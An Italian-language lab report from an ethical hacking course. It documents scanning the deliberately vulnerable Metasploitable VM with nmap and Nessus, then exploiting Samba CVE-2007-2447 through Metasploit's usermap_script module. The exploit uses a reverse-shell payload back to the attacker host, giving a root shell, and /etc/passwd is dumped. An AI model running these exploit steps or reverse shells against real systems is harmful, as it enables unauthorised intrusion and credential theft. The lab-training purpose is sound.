

RELAZIONE TECNICA DI LABORATORIO

Corso di Cybersecurity ed Ethical Hacking

Vulnerability Assessment e Penetration Testing su Metasploitable: Identificazione e Sfruttamento della Vulnerabilità Critica Samba "username map script" Remote Command Execution (CVE-2007-2447)

Esercitazione pratica di Vulnerability Assessment e Exploitation

Attività	Vulnerability Assessment (Nessus) ed Exploitation (Metasploit)
Vulnerabilità target	Samba < 3.0.25 'username map script' Command Execution
Identificativo CVE	CVE-2007-2447
Severità (CVSS)	Critica (10.0)
Sistema target	Metasploitable — 192.168.50.150/24
Sistema attaccante	Kali Linux — 192.168.50.100/24
Strumenti impiegati	Nmap, Tenable Nessus Essentials, Metasploit Framework
Ambiente	Laboratorio virtualizzato e isolato
Finalità	Didattica e formativa

Nota: la presente attività è stata condotta esclusivamente in ambiente di laboratorio virtualizzato e isolato, su un sistema (Metasploitable) volutamente predisposto a fini didattici per l'esercitazione di tecniche di penetration testing, nel rispetto dei principi dell'ethical hacking e senza alcun intento di attacco verso sistemi reali o di terze parti.

1. Introduzione

La presente relazione documenta lo svolgimento di un'esercitazione pratica di ethical hacking articolata in due macrofasi complementari: la fase di Vulnerability Assessment, condotta mediante lo scanner Tenable Nessus, e la successiva fase di Penetration Testing attivo, condotta mediante il Metasploit Framework, finalizzata allo sfruttamento controllato di una vulnerabilità critica identificata sul sistema target.

L'attività si colloca nell'ambito didattico del corso di Cybersecurity ed Ethical Hacking e ha l'obiettivo di illustrare, secondo un approccio esperienziale e progressivo, l'intero ciclo di un'attività di sicurezza offensiva: dalla ricognizione della superficie d'attacco, all'identificazione sistematica delle vulnerabilità presenti, fino allo sfruttamento mirato di una di esse e alla successiva verifica dell'accesso ottenuto mediante tecniche di post-exploitation.

Si precisa, in via preliminare e inequivocabile, che l'intera esercitazione è stata condotta in un ambiente di laboratorio isolato e virtualizzato, privo di connessione a reti di produzione o a sistemi di terze parti. Il sistema target, denominato Metasploitable, è una distribuzione Linux intenzionalmente vulnerabile, sviluppata e distribuita dal progetto Metasploit specificamente per finalità di formazione e addestramento in ambito di sicurezza informatica. Le macchine coinvolte sono state configurate su una rete locale dedicata (192.168.50.0/24), nel pieno rispetto dei principi di liceità, proporzionalità e finalità esclusivamente formativa che devono governare ogni attività di penetration testing didattico.

2. Obiettivi dell'Esercizio

Coerentemente con la consegna fornita per l'esercitazione, le finalità perseguite sono le seguenti:

- Effettuare una ricognizione della superficie d'attacco del sistema target mediante port scanning e service fingerprinting.
- Installare, configurare ed eseguire una scansione di vulnerabilità mediante lo strumento Tenable Nessus, al fine di individuare in maniera sistematica le debolezze presenti sul sistema target.
- Analizzare i risultati della scansione e identificare, tra le vulnerabilità rilevate, quella relativa al servizio Samba, nota come "username map script" Command Execution (CVE-2007-2447), classificata di severità critica.
- Sfruttare la vulnerabilità individuata mediante il modulo dedicato del Metasploit Framework, al fine di ottenere l'esecuzione di comandi da remoto sul sistema target.
- Verificare l'accesso ottenuto mediante l'esecuzione di comandi di enumerazione di base nella shell remota (identificazione di rete, utente, sistema operativo, file system).
- Documentare in maniera puntuale ciascuna fase dell'esercitazione mediante evidenze fotografiche (screenshot) dei comandi eseguiti e dei relativi output.

- Discutere, a completamento dell'attività, le principali strategie di mitigazione applicabili per prevenire vulnerabilità della medesima classe.

Il conseguimento di tali obiettivi consente di dimostrare, in un contesto controllato, l'intero processo che collega l'identificazione di una vulnerabilità nota (correlata a un identificativo CVE pubblicamente documentato) al suo sfruttamento pratico, evidenziando l'importanza di un ciclo di gestione delle vulnerabilità (vulnerability management) tempestivo ed efficace nei contesti aziendali reali.

3. Ambiente e Strumenti di Laboratorio

L'esercitazione è stata condotta all'interno di un ambiente di laboratorio virtualizzato, costituito da due macchine poste sulla medesima sottorete e configurate secondo i parametri riportati nella tabella seguente.

Parametro	Valore
Sistema attaccante	Kali Linux
Indirizzo IP attaccante	192.168.50.100/24
Sistema vittima/target	Metasploitable
Indirizzo IP vittima/target	192.168.50.150/24
Scanner di vulnerabilità	Tenable Nessus Essentials
Framework di exploitation	Metasploit Framework (msfconsole)
Modulo Metasploit impiegato	exploit/multi/samba/usermap_script
Porta del listener (LPORT)	5555/tcp

La componente Nessus è stata preventivamente installata sul sistema Kali Linux mediante pacchetto Debian ufficiale (Nessus-10.8.2-debian10_amd64.deb), attivata tramite la licenza gratuita "Nessus Essentials" e configurata attraverso l'interfaccia web raggiungibile all'indirizzo <https://localhost:8834>, previo download dei relativi plugin di rilevamento.

4. Metodologia

L'attività è stata strutturata secondo un approccio metodologico articolato in fasi sequenziali, coerente con le prassi standard del penetration testing, in particolare con le fasi di Information Gathering, Vulnerability Assessment, Exploitation e Post-Exploitation previste dai principali framework metodologici di settore (es. PTES — Penetration Testing Execution Standard):

- Fase 1 — Ricognizione e Vulnerability Assessment: identificazione dei servizi esposti dal sistema target mediante scansione delle porte (nmap) e successiva scansione di vulnerabilità mediante Nessus.

- Fase 2 — Sfruttamento (Exploitation): individuazione e configurazione del modulo Metasploit corrispondente alla vulnerabilità identificata, e conseguente esecuzione dell'exploit.
- Fase 3 — Verifica e Post-Exploitation: conferma dell'accesso ottenuto mediante l'esecuzione di comandi di enumerazione nella shell remota conseguita.
- Fase 4 — Analisi dei risultati e formulazione delle contromisure.


5. Fase 1 — Ricognizione e Vulnerability Assessment

5.1 Ricognizione della superficie d'attacco mediante Nmap

Quale attività preliminare alla scansione di vulnerabilità, è stata eseguita una ricognizione dei servizi esposti dal sistema target mediante lo strumento Nmap, con rilevamento delle versioni dei servizi attivi (-sV):

```
nmap -sV 192.168.50.150
```

L'esito della scansione ha evidenziato un numero considerevole di servizi di rete attivi ed esposti, tra cui, in particolare, il servizio Samba (netbios-ssn) in ascolto sulle porte 139/tcp e 445/tcp, oltre a numerosi altri servizi storicamente associati a vulnerabilità note (FTP vsftpd 2.3.4, Telnet, RPC, NFS, MySQL, PostgreSQL, VNC, Apache Tomcat/Coyote). Tale ampia superficie d'attacco è coerente con la natura didattica del sistema Metasploitable, appositamente configurato con servizi obsoleti e vulnerabili a fini formativi.



```

kali@kali:~$ nmap -sV 192.168.50.150
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 08:29 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.150
Host is up (0.000051s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath gmrregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:47:FF:99 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.80 seconds

```

Figura 1 – Output del comando `nmap -sV 192.168.50.150`: enumerazione dei servizi di rete esposti dal sistema target, con evidenza del servizio Samba (netbios-ssn) sulle porte 139/tcp e 445/tcp.

5.2 Esecuzione della scansione di vulnerabilità con Nessus

Successivamente alla fase di ricognizione, è stata configurata ed eseguita, tramite l'interfaccia web di Nessus, una scansione di tipo "Basic Network Scan" nei confronti del sistema target, secondo i parametri riportati nella tabella seguente.

Parametro di scansione	Valore
Nome scansione	Meta (Metasploitable_Scan)
Tipologia di policy	Basic Network Scan
Target	192.168.50.150
Scanner	Local Scanner
Esito	Completed

Al termine dell'elaborazione, Nessus ha restituito un report complessivo di 64 vulnerabilità distinte identificate sul singolo host esaminato, per un totale di 173 occorrenze suddivise per livello di severità, come sintetizzato nella Figura 3. La distribuzione per gravità evidenzia la presenza di 9 vulnerabilità di livello Critical, 5 di livello High, 22 di livello Medium e 8 di livello Low, a conferma dell'elevata esposizione al rischio del sistema target.




Figura 2 – Report Nessus della scansione "Meta" (Basic Network Scan) eseguita sull'host 192.168.50.150: elenco delle 64 vulnerabilità identificate, ordinate per punteggio CVSS, tra cui rientrano molteplici vulnerabilità critiche relative ai servizi Samba, SSL e VNC.




Figura 3 – Vista riepilogativa della scheda "Hosts" del report Nessus: distribuzione delle 173 occorrenze di vulnerabilità rilevate sull'host 192.168.50.150 per fascia di severità (Critical, High, Medium, Low, Info).

5.3 Identificazione della vulnerabilità target

Tra le vulnerabilità critiche rilevate dalla scansione, è stata selezionata, quale obiettivo dell'attività di exploitation, la vulnerabilità relativa al servizio Samba, di seguito riepilogata:

Nome vulnerabilità	Samba < 3.0.25 'username map script' Command Execution
Identificativo CVE	CVE-2007-2447
Severità	Critical (CVSS Base Score 10.0)
Porta interessata	445/tcp
Servizio interessato	Samba smbd

La vulnerabilità in oggetto origina da un'errata gestione, da parte del demone Samba, del parametro di configurazione "username map script": in presenza di tale configurazione, versioni di Samba antecedenti alla 3.0.25 risultano suscettibili all'iniezione di caratteri di shell metacaratteri all'interno del campo username durante il processo di autenticazione SMB, consentendo l'esecuzione di comandi arbitrari sul sistema operativo sottostante con i privilegi del processo smbd, tipicamente eseguito con privilegi elevati (root).

6. Fase 2 — Sfruttamento con Metasploit Framework

6.1 Selezione del modulo di exploitation

È stata avviata la console del Metasploit Framework e ricercato, all'interno del relativo database di moduli, l'exploit corrispondente alla vulnerabilità identificata:

```
sudo msfconsole
msf6 > search usermap_script
msf6 > use exploit/multi/samba/usermap_script
```

Il modulo selezionato, denominato `exploit/multi/samba/usermap_script`, implementa in maniera automatizzata la tecnica di sfruttamento sopra descritta, incapsulando la logica di iniezione del payload all'interno del parametro username della richiesta di autenticazione SMB.

6.2 Configurazione dei parametri dell'exploit

Sono stati quindi configurati i parametri necessari all'esecuzione del modulo, relativi rispettivamente al sistema target (RHOSTS, RPORT), al tipo di payload da eseguire (PAYLOAD) e ai parametri del listener in ascolto sulla macchina attaccante (LHOST, LPORT):

```
msf6 > set RHOSTS 192.168.50.150
msf6 > set RPORT 445
msf6 > set PAYLOAD cmd/unix/reverse
msf6 > set LHOST 192.168.50.100
msf6 > set LPORT 5555
```

```
msf exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Figura 4 – Configurazione dei parametri del modulo Metasploit: impostazione dell'host target (RHOSTS 192.168.50.150) e della porta del listener (LPORT 5555).

Al fine di verificare la correttezza della configurazione impostata prima dell'esecuzione dell'exploit, è stato invocato il comando `show options`, il cui output ha confermato la corretta valorizzazione di tutti i parametri obbligatori richiesti dal modulo e dal relativo payload.

```
msf exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 445             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Figura 5 – Output del comando `show options` nel Metasploit Framework: riepilogo dei parametri del modulo `exploit/multi/samba/usermap_script` (`RHOSTS` 192.168.50.150, `RPORT` 445) e del payload `cmd/unix/reverse` (`LHOST` 192.168.50.100, `LPORT` 5555).

6.3 Esecuzione dell'exploit

Verificata la correttezza della configurazione, è stato impartito il comando di esecuzione dell'exploit:

```
msf6 > exploit
```

L'esecuzione ha determinato l'apertura di un handler TCP in modalità reverse sulla macchina attaccante (192.168.50.100:5555), seguita dall'instaurazione della connessione da parte del sistema target e dalla conseguente apertura di una sessione di comando (command shell) verso il sistema Metasploitable, secondo la sequenza tipica del payload `cmd/unix/reverse`. Il conseguimento dell'accesso è stato confermato, in luogo di un'evidenza testuale isolata del messaggio di apertura sessione, mediante l'esecuzione diretta di comandi di verifica all'interno della shell ottenuta, documentata nella fase successiva, i cui esiti costituiscono prova inequivocabile dell'avvenuto accesso remoto al sistema target.

7. Fase 3 — Verifica dell'Accesso e Post-Exploitation

Al fine di confermare l'effettivo conseguimento dell'accesso al sistema target e di caratterizzarne il contesto di privilegio, sono stati eseguiti, all'interno della shell remota ottenuta, alcuni comandi di enumerazione di base.

7.1 Verifica dell'indirizzo di rete

È stato in primo luogo eseguito il comando `ifconfig`, al fine di confermare che la shell ottenuta fosse effettivamente riconducibile al sistema target e non a un errore di configurazione del laboratorio:

```
ifconfig
```

```
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:47:ff:99
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe47:ff99/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19895 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16446 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2258729 (2.1 MB)  TX bytes:2252224 (2.1 MB)
          Base address:0xd010  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4945 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4945 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2114260 (2.0 MB)  TX bytes:2114260 (2.0 MB)
```

Figura 6 – Output del comando `ifconfig` eseguito nella shell remota ottenuta: l'interfaccia `eth0` riporta l'indirizzo `inet addr:192.168.50.150`, corrispondente all'indirizzo IP del sistema target, a conferma dell'avvenuto accesso.

L'output ottenuto ha confermato la corrispondenza tra l'indirizzo IP restituito dall'interfaccia di rete (192.168.50.150) e l'indirizzo del sistema target, validando in maniera inequivocabile il conseguimento dell'accesso remoto.

7.2 Enumerazione del contesto utente e del sistema

Sono stati successivamente eseguiti ulteriori comandi di enumerazione, finalizzati a caratterizzare il livello di privilegio ottenuto e le principali informazioni di sistema:

```
whoami
uname -a
pwd
ls -la
```

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
ls -ls
total 97
4 drwxr-xr-x  2 root root  4096 May 13  2012 bin
1 drwxr-xr-x  4 root root 1024 May 13  2012 boot
0 lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
0 drwxr-xr-x 14 root root 13480 Jul 27 09:56 dev
4 drwxr-xr-x 94 root root  4096 Jul 27 09:56 etc
4 drwxr-xr-x  6 root root  4096 Apr 16  2010 home
4 drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
0 lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
4 drwxr-xr-x 13 root root  4096 May 13  2012 lib
16 drwx----- 2 root root 16384 Mar 16  2010 lost+found
4 drwxr-xr-x  4 root root  4096 Mar 16  2010 media
4 drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
20 -rw-----  1 root root 20241 Jul 27 09:56 nohup.out
4 drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
0 dr-xr-xr-x 118 root root    0 Jul 27 09:55 proc
4 drwxr-xr-x 13 root root  4096 Jul 27 09:56 root
4 drwxr-xr-x  2 root root  4096 May 13  2012 sbin
4 drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
0 drwxr-xr-x 12 root root    0 Jul 27 09:55 sys
4 drwx----- 2 root root  4096 Jul 20 08:58 test_metasploit
4 drwxrwxrwt  4 root root  4096 Jul 28 02:37 tmp
4 drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
4 drwxr-xr-x 14 root root  4096 Mar 17  2010 var
0 lrwxrwxrwx  1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Figura 7 – Output dei comandi di enumerazione whoami, uname -a, pwd e ls -la eseguiti nella shell remota: il comando whoami restituisce l'identità root, a conferma dell'ottenimento di privilegi amministrativi sul sistema target.

L'esito del comando whoami ha evidenziato come la sessione ottenuta disponga dei privilegi dell'utente root, circostanza riconducibile al fatto che il demone Samba, sul sistema target, viene eseguito con privilegi amministrativi: tale condizione determina, in caso di sfruttamento riuscito della vulnerabilità, l'immediato conseguimento del massimo livello di privilegio disponibile sul sistema, senza necessità di ulteriori tecniche di privilege escalation. Il comando uname -a ha inoltre confermato le caratteristiche del sistema operativo target (kernel Linux 2.6.24-16-server, architettura i686), coerenti con la natura volutamente obsoleta della distribuzione Metasploitable.

7.3 Verifica dell'accesso al file system

A ulteriore dimostrazione del livello di accesso ottenuto, è stato acquisito il contenuto del file /etc/passwd, tradizionalmente impiegato, nell'ambito di esercitazioni didattiche di questo tipo, quale prova della capacità di lettura di file di sistema riservati:

```
cat /etc/passwd
```

```

0 11wx1wx1wx 1 root root 29 Apr 28 2010 vm1indz => boot/vm1indz=2.6.24-16-ser
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

Figura 8 – Output del comando cat /etc/passwd eseguito nella shell remota: elenco degli account di sistema configurati sul target, a dimostrazione dell'accesso in lettura ottenuto ai file di sistema riservati.

L'accesso in lettura al file /etc/passwd, unitamente ai risultati delle fasi precedenti, completa il quadro probatorio dell'avvenuto sfruttamento della vulnerabilità, dimostrando come, a partire da un servizio di rete erroneamente configurato, sia stato possibile conseguire il controllo completo del sistema operativo target.

8. Risultati Ottenuti

Le evidenze raccolte nel corso dell'esercitazione confermano il pieno conseguimento degli obiettivi prefissati. In sintesi, l'attività ha consentito di:

- identificare, mediante ricognizione attiva (nmap) e scansione di vulnerabilità (Nessus), il servizio Samba vulnerabile in ascolto sulla porta 445/tcp del sistema target;
- classificare correttamente la vulnerabilità individuata secondo il relativo identificativo CVE-2007-2447 e il punteggio di severità CVSS (10.0, Critical);

- sfruttare con successo la vulnerabilità mediante il modulo `exploit/multi/samba/usermap_script` del Metasploit Framework, ottenendo l'esecuzione di comandi da remoto sul sistema target;
- verificare, mediante comandi di enumerazione (`ifconfig`, `whoami`, `uname -a`, `cat /etc/passwd`), il conseguimento di una shell con privilegi di amministratore (`root`) sul sistema compromesso.

9. Analisi dei Risultati

L'analisi tecnica dell'esercitazione consente di formulare alcune osservazioni di rilievo in merito alla natura e all'impatto della vulnerabilità sfruttata. La causa radice (*root cause*) risiede in una carenza di validazione dell'input lato server: il demone Samba, nella gestione del parametro di configurazione `username map script`, non effettua un'adeguata sanificazione dei caratteri contenuti nel campo `username` trasmesso in fase di autenticazione, consentendo l'iniezione e la conseguente esecuzione di comandi di shell arbitrari a livello di sistema operativo.

Un ulteriore elemento critico riguarda il contesto di privilegio con cui il servizio vulnerabile viene eseguito: l'esecuzione del demone Samba con privilegi di amministratore (`root`) determina che qualsiasi comando eseguito per il tramite della vulnerabilità erediti automaticamente il medesimo livello di privilegio, senza necessità di ulteriori tecniche di elevazione (*privilege escalation*). Tale circostanza amplifica in maniera significativa l'impatto potenziale della vulnerabilità, che da una prospettiva di rischio risulta pertanto classificabile come critica sia in termini di probabilità di sfruttamento — data la disponibilità pubblica di un modulo di exploitation pienamente automatizzato — sia in termini di impatto, corrispondente alla compromissione totale del sistema (*full system compromise*).

Si osserva, infine, come il processo dimostrato nell'esercitazione — dall'identificazione automatizzata della vulnerabilità mediante scanner dedicato, fino al suo sfruttamento tramite modulo pubblicamente disponibile — richieda competenze tecniche relativamente contenute, a fronte di un impatto potenziale estremamente elevato: tale asimmetria costituisce una delle ragioni per cui vulnerabilità di questa natura, se non tempestivamente rimediate, rappresentano un rischio prioritario nell'ambito della gestione della sicurezza informatica aziendale.